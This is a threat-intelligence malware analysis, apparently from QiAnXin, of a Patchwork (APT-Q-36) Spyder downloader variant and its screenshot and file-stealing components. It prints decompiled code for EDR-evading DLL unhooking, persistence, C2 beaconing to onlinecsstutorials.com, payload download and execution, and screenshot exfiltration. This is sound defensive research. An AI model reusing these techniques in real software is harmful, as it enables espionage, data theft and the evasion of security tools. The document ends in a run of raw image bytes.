Analysis of New Variants and Subsequent Components of Patchwork(APT-Q-36) Spyder Downloader

返回 TI 主页

RESEARCH

数 据 驱 动 安 全


Group Background

Patchwork, also known as White Elephant, Hangover, Dropping Elephant, etc., is tracked internally by QiAnXin under tracking number APT-Q-36.The group is widely believed to have a South Asian regional background, with its earliest attack activity dating back to November 2009, and has been active for more than 10 years. The group mainly conducts cyber espionage activities against countries in the Asian region, targeting organizations in the fields of government, military, power, industry, research and education, diplomacy and economy.

Summary of events

QiAnXIn Threat Intelligence Center previously published an analysis report on the Spyder downloader of the Patchwork group [1,2] , and recently we found a new variant of the Spyder downloader and observed that the attackers used the Spyder to distribute two steganographic components, which are used to take screenshots and collect file information respectively.

Although the core functionality of the Spyder downloader remains unchanged, still releasing subsequent components from remotely downloaded encrypted ZIP packages and executing them, some changes have been made to the code structure and C&C communication format, among others. The following is the attack process of the Spyder downloader and the steganographic components discovered in this case.



Detailed analysis

Relevant sample information is provided below:

MD5	Compile Time	Filename	Clarification
689c91f532482aeff84c029be61f681a	2024-06-04 15:12:47 utc	eac_launcher.exe	Spyder Downloader
7a177ef0b1ce6f03fa424becfb9d37ac	2024-05-21 08:28:54 utc	IntelPieService.exe	Screenshot component
85d0f615923af8196fa7d08ef1c68b64	2024-02-13 10:46:07 utc	RstMwService.exe	File decryption component

Spyder downloader

Sample 689c91f532482aeff84c029be61f681a is disguised with a Word document icon and the program is digitally signed. The name of the signer is "Xi'an Qinxuntao Network Technology Co. Sun Jun 4, 2024 15:21:35 UTC.

Configuration data in the new Spyder downloader is stored directly in the code, unlike previous versions which encrypted it and stored it in the resources area.

```
g_struct_4C3670 = (struct_Config *)v15;
if ( v15 )
{
  lstrcpyA(&g_struct_4C3670->str_version, "0.0.0.1");
  g_struct_4C3670->https_flag = 0;
  lstrcpyW(&g_struct_4C3670->wstr_host, L"onlinecsstutorials.com");
  lstrcpyW(&g_struct_4C3670->wstr_url_dir, L"/soup/");
  lstrcpyW(&g_struct_4C3670->wstr_url_path, L"pencil.php");
  lstrcpyW(&g_struct_4C3670->wstr_mutex, L"HTyRkx9JKZV4Zghqpq5kwur22HR7GU9Z");
  g_struct_4C3670->sleep_time = 4000;
  lstrcpyA(&g_struct_4C3670->wstr_profile, "Fighter");
  lpBuffer[1] = (LPCVOID)lstrlenA(&g_struct_4C3670->str_version);
  g_version_encode = Base64Encode((unsigned int)lpBuffer[1], &lpBuffer[1], (int)&g_struct_4C3670->str_version);
```

Traffic spoofing using curl to generate network traffic to retail.googleapis.com and api.github.com.

```
 if ( v18 )
 {
   sub_409560((int)v18, 10002, "https://retail.googleapis.com/$discovery/rest?version=v2");
   sub_409560((int)v20, 43, 1);
   sub_409560((int)v20, 10005, "user:pass");
   sub_409560((int)v20, 10018, "curl/7.42.0");
   sub_409560((int)v20, 68, 50);
   sub_409560((int)v20, 213, 1);
   sub_4065F0((int)v20, 2097154, (int)&hMem[1]);
   sub_4065F0((int)v20, 3145731, (int)&v190);
   sub_4065F0((int)v20, 1048577, (int)&v184 + 4);

if ( v1 )
{
  sub_409560((int)v1, 10002, "https://api.github.com/repos/whoshuu/cpr/contributors?anon=true&key=value");
  sub_409560((int)v2, 43, 1);
  sub_409560((int)v2, 10005, "user:pass");
  sub_409560((int)v2, 10018, "curl/7.42.0");
  sub_409560((int)v2, 68, 50);
  sub_409560((int)v2, 213, 1);
  sub_4065F0((int)v2, 2097154, (int)v6);
  sub_4065F0((int)v2, 3145731, (int)v5);
  sub_4065F0((int)v2, 1048577, (int)v4);
  sub_406670(v2);
```


Remap the .text segments of multiple system DLLs to unhook the settings for those modules.

```
236  memset(&var_file_self_path, 0, 0x1000u);
237  GetModuleFileNameW(0, &var_file_self_path, 0x1000u);
238  RemapModuleText(L"kernel32.dll");
239  RemapModuleText(L"ntdll.dll");
240  RemapModuleText(L"ADVAPI32.dll");
241  memset(&folder_LOCAL_APPDATA, 0, 0x800u);
```

```
286    if ( CreateMutexW(0, 1, &g_struct_4C3670->wstr_mutex) )
287    {
288      RemapModuleText(L"SHELL32.dll");
289      RemapModuleText(L"ole32.dll");
290      RemapModuleText(L"OLEAUT32.dll");
291      RemapModuleText(L"CRYPT32.dll");
292      RemapModuleText(L"WS2_32.dll");
293      RemapModuleText(L"WININET.dll");
294      RemapModuleText(L"bcrypt.dll");
295      memset(var_path, 0, sizeof(var_path));
```

```
hProcess = GetCurrentProcess();
memset(&modinfo, 0, sizeof(modinfo));
hModule = GetModuleHandleW(this);
if ( !hModule )
  return -1;
memset(Buffer, 0, sizeof(Buffer));
GetSystemDirectoryW(Buffer, 0x2000u);
lstrcatW(Buffer, &String2);
lstrcatW(Buffer, this);
if ( !K32GetModuleInformation(hProcess, hModule, &modinfo, 0xCu) )
  return -1;
lpBaseOfDll = modinfo.lpBaseOfDll;
lpString2a = (LPCWSTR)modinfo.lpBaseOfDll;
hObject = CreateFileW(Buffer, 0x80000000, 1u, 0, 3u, 0, 0);
FileMappingW = CreateFileMappingW(hObject, 0, 0x1000002u, 0, 0, 0);
v3 = (char *)MapViewOfFile(FileMappingW, 4u, 0, 0, 0);
v4 = 0;
v5 = (IMAGE_NT_HEADERS *)((char *)lpBaseOfDll + lpBaseOfDll[15]);
v10 = v3;
if ( v5->FileHeader.NumberOfSections )
{
  do
  {
    v6 = (IMAGE_SECTION_HEADER *)((char *)&v5->OptionalHeader + 40 * v4 + v5->FileHeader.SizeOfOptionalHeader);
    if ( !lstrcmpA((LPCSTR)v6, ".text") )
    {
      flOldProtect = 0;
      VirtualProtect((char *)lpString2a + v6->VirtualAddress, v6->Misc.PhysicalAddress, 0x40u, &flOldProtect);
      memmove((char *)lpString2a + v6->VirtualAddress, &v10[v6->VirtualAddress], v6->Misc.PhysicalAddress);
      VirtualProtect((char *)lpString2a + v6->VirtualAddress, v6->Misc.PhysicalAddress, flOldProtect, &flOldProtect);
    }
    ++v4;
  }
  while ( v4 < v5->FileHeader.NumberOfSections );
}
CloseHandle(hProcess);
CloseHandle(hObject);
CloseHandle(FileMappingW);
FreeLibrary(hModule);
return 0;
```

The sample sets up multiple scheduled tasks that trigger only once, pointing to "%LocalAppdata%\zlib1.exe" and copying itself to "%LocalAppdata%\zlib1.exe".



The communication data between the sample and the C2 server is placed in a custom field ("boop" in this case) in the first part of the POST request, and the data is a Base64-encoded JSON string, with some of the characters replaced after Base64 encoding.

```
10  dwNumberOfBytesRead = 0;
11  hMem = (CHAR *)GlobalAlloc(0x40u, 2 * arg_sz);
12  v8 = InternetOpenW(
13        L"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36",
14        1u,
15        0,
16        0,
17        0);
18  hInternet = InternetConnectW(v8, &g_struct_4C3670->wstr_host, 0x50u, 0, 0, 3u, 0, 0);
19  v4 = HttpOpenRequestW(hInternet, L"POST", &g_url, 0, 0, 0, 0, 0);
20  wsprintfA(hMem, "boop: %s\r\n", arg_content);
21  HttpAddRequestHeadersA(v4, hMem, 0xFFFFFFFF, 0xA0000000);
22  if ( !HttpSendRequestW(v4, 0, 0, 0, 0) )
23    return 1;
24  v6 = 1;
25  if ( InternetReadFile(v4, arg_recv_buf, 0x400u, &dwNumberOfBytesRead) )
26    v6 = 17;
27  InternetCloseHandle(v4);
28  InternetCloseHandle(hInternet);
29  InternetCloseHandle(v8);
30  GlobalFree(hMem);
31  return v6;
```

```
POST /soup/pencil.php HTTP/1.1
boop: eyJ4ZGl                                                                                                    lBR1F
BI                                  fQ--
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.79 Safari/537.36
Host: onlinecsstutorials.com
Content-Length: 0
Cache-Control: no-cache
```

```
for ( result = 0; result < a2; ++result )
{
  v4 = *(_BYTE *)(a1 + result);
  switch ( v4 )
  {
    case '+':
      *(_BYTE *)(a1 + result) = '.';
      break;
    case '/':
      *(_BYTE *)(a1 + result) = '_';
      break;
    case '=':
      *(_BYTE *)(a1 + result) = '-';
      break;
  }
}
```

The JSON string sent by the sample to the C2 server "/soup/pencil.php" contains two fixed parts: "xdid" (the Machine GUID of the infected device) and "about" (the string "0.0.0.1" in the configuration data of the sample, which may be the version number).

```
地址      ASCII
01245D78  {"xdid":"NQA0AD[redacted]GI
01245DB8  AN[redacted]MA","about":"MC4wLjAuMQ--
01245DF8  "}...^$.:..QÒ...,p$.à'#.1.6...n.-..-æ...P#%.Hj$.\.S.c.r.i.p.t.s.
```

Sending a request to "/soup/pencil.php" serves two purposes: (1) whether or not to collect information about the device, and (2) to get information about the zip of the subsequent component.

Collecting equipment information

Sample according to the first request to the C2 server "/soup/pencil.php" response to determine whether the need to collect device information and return, if the response is "1", then the information collection operation, otherwise skip this step. If the response is "1", then the information collection operation is performed, otherwise the step is skipped. The collected information is added as a jupiter field in the JSON string.

```
地址      ASCII
01270A08  {"xdid":"NQA0AD[redacted]GI
01270A48  AN[redacted]MA","about":"MC4wLjAuMQ--
01270A88  ","jupiter":{"address":"RA[redacted]A
01270AC8  ","page_id":"S[redacted]","weather":"Vw[redacted]
01270B08  [redacted]","profile":"RmlnaHRlcg--","news":"WyJWd0JwQUc0QVp
01270B48  BQnZBSGNBY3dBZ0FFUUFaUUJtQUdVQWJnQmtBR1VBY2dBPSJd"}}.......zñ...
01270B88  .Y'..[(.............ò.......È...Ø.............´..............
```

The various types of information collected are listed below:

Field Name	Save Data
address	hostname (of a networked computer)
page_id	user ID
weather	Operating system version
profile	String in sample configuration data ("Fighter")
news	Information on installed antivirus software


Download follow-up components


After that the sample enters a looping process of getting subsequent components. Each loop first sends fake traffic to api.github.com and then requests the C2 server "/soup/pencil.php". If the response is "0", or the length of the response data is not greater than 5, it simply hibernates and waits for the next loop.

When the response data meets the requirements, the sample extracts information about the zip package from it for downloading subsequent components. The fields from which information is extracted in the response data are the following three:

Field Name	Clarification
first	Category of downloaded components (number)
middle	Name of the downloaded zip (string)
last	Password (string) for decrypting zip archives

The sample splices the contents of the middle field into "/soup/download.php?mname=" and then makes a request to the C2 server to download the ZIP archive containing the subsequent components.





The components in the zip package are extracted to the INTERNET_CACHE directory (i.e., "C:\Users\[user_name]\AppData\Local\Microsoft\Windows\INetCache\"), and then CreateProcessW is called to execute it.

```
var_exec_path = (WCHAR *)GlobalAlloc(0x40u, 2 * v20 + 1024);
wsprintfW(var_exec_path, L"%s\\%hs", &folder_INTERNET_CACHE, v35);
v22 = CreateFileW(var_exec_path, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v22, v27, v18, &NumberOfBytesWritten, 0);
CloseHandle(v22);
StartupInfo.cb = 68;
memset(&StartupInfo.wShowWindow, 0, 20);
memset(&StartupInfo.lpReserved, 0, 40);
StartupInfo.dwFlags = 1;
CreateProcessW(var_exec_path, 0, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
GlobalFree(var_exec_path);
GlobalFree(v27);
```

Follow-up components

Two types of follow-up components released through the aforementioned Spyder downloader have been observed, both bearing the same digital signature as the Spyder downloader ("Xi'an Qinxuntao Network Technology Co., Ltd."), with the main functions of screen shot return and file information stealing, respectively.

Component 1: Screenshot

The screenshot component IntelPieService.exe saves the screenshot as image.bmp and returns it to hxxp://onlinecsstutorials[.] com/soup/upsman.php.

```
  }
  v6[i] = v10;
LABEL_27:
  sub_401370(&aImageBmp_0);                              // 获取截屏文件
  lpMem = 0;
  v15 = sub_401900(0);
  if ( !v15 )
  {
LABEL_30:
    sub_4018B0();
    DeleteFileW(&aImageBmp_0);
    GlobalFree(v6);
    return 0;
  }
  v16 = v15;
  sub_404950(&lpMem, &v18, 1);
  sub_404950(&lpMem, &v18, 1);
  memset(var_upload_url, 0, sizeof(var_upload_url));
  wsprintfA(var_upload_url, "http://%s/%s", aOnlinecsstutor, aSoupUpsmanPhp);
  sub_401B70(v16, 10002, (char)var_upload_url);
  sub_401B70(v16, 10024, (char)lpMem);
  if ( !sub_401960(v16) )
  {
    sub_404970(lpMem);
    sub_401AB0(v16);
    goto LABEL_30;
  }
```

```
  DC = GetDC(0);
  CurrentObject = GetCurrentObject(DC, 7u);
  GetObjectW(CurrentObject, 24, &pv);
  v3 = *(_QWORD *)((char *)&pv + 4);
  DeleteObject(CurrentObject);
  Buffer = 19778;
  v24 = 54;
  LODWORD(v19) = 40;
  *(_DWORD *)v20 = 0;
  HIDWORD(v19) = 1572865;
  *(_QWORD *)((char *)&v19 + 4) = v3;
  *(_QWORD *)&pbmi.bmiHeader.biClrUsed = *(_QWORD *)&v20[16];
  *(_OWORD *)&pbmi.bmiHeader.biSize = v19;
  *(_OWORD *)&pbmi.bmiHeader.biCompression = *(_OWORD *)v20;
  CompatibleDC = CreateCompatibleDC(DC);
  ho = CreateDIBSection(DC, &pbmi, 0, &ppvBits, 0, 0);
  SelectObject(CompatibleDC, ho);
  dwDesiredAccess_12 = x1a;
  x1 = DC;
  BitBlt(CompatibleDC, 0, 0, v3, SHIDWORD(v3), DC, dwDesiredAccess_12, y1, 0xCC0020u);
  FileW = CreateFileW(lpFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0);
  if ( FileW == (HANDLE)-1 )
  {
    v7 = 0;
  }
  else
  {
    v6 = FileW;
    WriteFile(FileW, &Buffer, 0xEu, &NumberOfBytesWritten, 0);
    WriteFile(v6, &v19, 0x28u, &NumberOfBytesWritten, 0);
    WriteFile(v6, ppvBits, HIDWORD(v3) * (((24 * (int)v3 + 31) >> 3) & 0xFFFFFFFC), &NumberOfBytesWritten,
    FlushFileBuffers(v6);
    CloseHandle(v6);
    v7 = 1;
  }
  DeleteDC(CompatibleDC);
  ReleaseDC(0, x1);
  DeleteObject(ho);
  return v7;
```

The Machine GUID of the device is still used as the uid in the request data sent.

```
POST /soup/upsman.php HTTP/1.1
Host: onlinecsstutorials.com
Accept: */*
Content-Length: 4752286
Content-Type: multipart/form-data; boundary=------------------------XB5ijxmeFrH44jW6pZCgbY
Expect: 100-continue

--------------------------XB5ijxmeFrH44jW6pZCgbY
Content-Disposition: form-data; name="uid"

NQ[redacted]MA
--------------------------XB5ijxmeFrH44jW6pZCgbY
Content-Disposition: form-data; name="image"; filename="image.bmp"
Content-Type: application/octet-stream
```



```
BM........6...(......................................A9"A9"B9#B9#A8"@7!@7!A8"A8"@8!A8"A9"B9#B:#B9#A9"A9"@8!A8"A8"@7!A9"B9#@8!A9"B:#A9"A8"A8"@8!A
9"B:#C:$C:$A9"B9#B:#B:#B9#A9"A8"@8!A8"A8"A8"@8!A8"A8"A8"B:#B9#A9"@8!?7 A8"A9"A9"B9#B:#C:$B9#B9#B:#A8"B9#C;$C:$A9"@8!A8"A8"A8"A9"A9"A9"B9#B9#B9
#B9#B9#B:#B:#B9#B9#B9#B:#B9#A8"A9"B9#B:#B9#B9#A9"A8"B9#A9"A8"A8"B9#C:$B9#A9"A9"A8"A9"A8"@7!@7!A8"B9#A9"A9"A8"A8"A9"@8!@7!A9"B9#@8!@7!A9"B:#A8"@7!
A8"B9#C:$C:$B9#B:#B:#B9#A9"A9"A9"@8!@8!A8"A9"A8"A8"B9#A9"A9"B9#B:#A9"A8"B9#A9"B9#B9#A9"A9"A9"A9"A8"A9"A9"A8"A9"A9"B9#C;$B:#A8"@8!@7!A8"A9"A9"A9"B
9#A9"@8!A9"B9#A8"@8!B:#C:$B:#B:#B:#A9"@7!?7 A8"A9"@8!A8"@8!B9#C;$B9#B9#B9#@8!A8"B9#A8"@8!A8"@8!A9"B9#A9"A9"A8"A8"A8"A8"A9"B9#B:#B9#A8"B9#B:#B:#B:
#A9"A8"A9"B9#A8"@8!A8"A9"B:#C:$A9"@8!A9"B9#B9#B9#A9"A8"A9"A9"A8"A9"A8"A9"B:#B:#A9"@8!A9"B:#B:#B:#A9"A9"B:#B:#A9"@7!@7!A9"A9"@8!A9"A9"B:#B:#B:#A9"
A9"@8!A9"A9"@7!A9"B:#@8!A9"B:#A9"A9"A9"@8!A9"B:#C;$C;$A9"B:#B:#B:#B:#A9"A9"@8!A9"A9"A9"@8!A8"A8"A8"B:#B9#A9"@8!?7 A8"A9"A9"B9#B:#C:$B9#B9#B:#A8"B
9#C;$C:$A9"@8!A8"A8"A8"A8"A9"A9"A9"B9#B9#B9#B9#B9#B:#B:#B9#B9#B9#B:#B9#A8"A9"B9#B:#B9#B9#A9"A8"B9#A9"A8"A8"B9#C:$B9#A9"A9"A8"A9"A8"@7!@7!A8"B9#A9
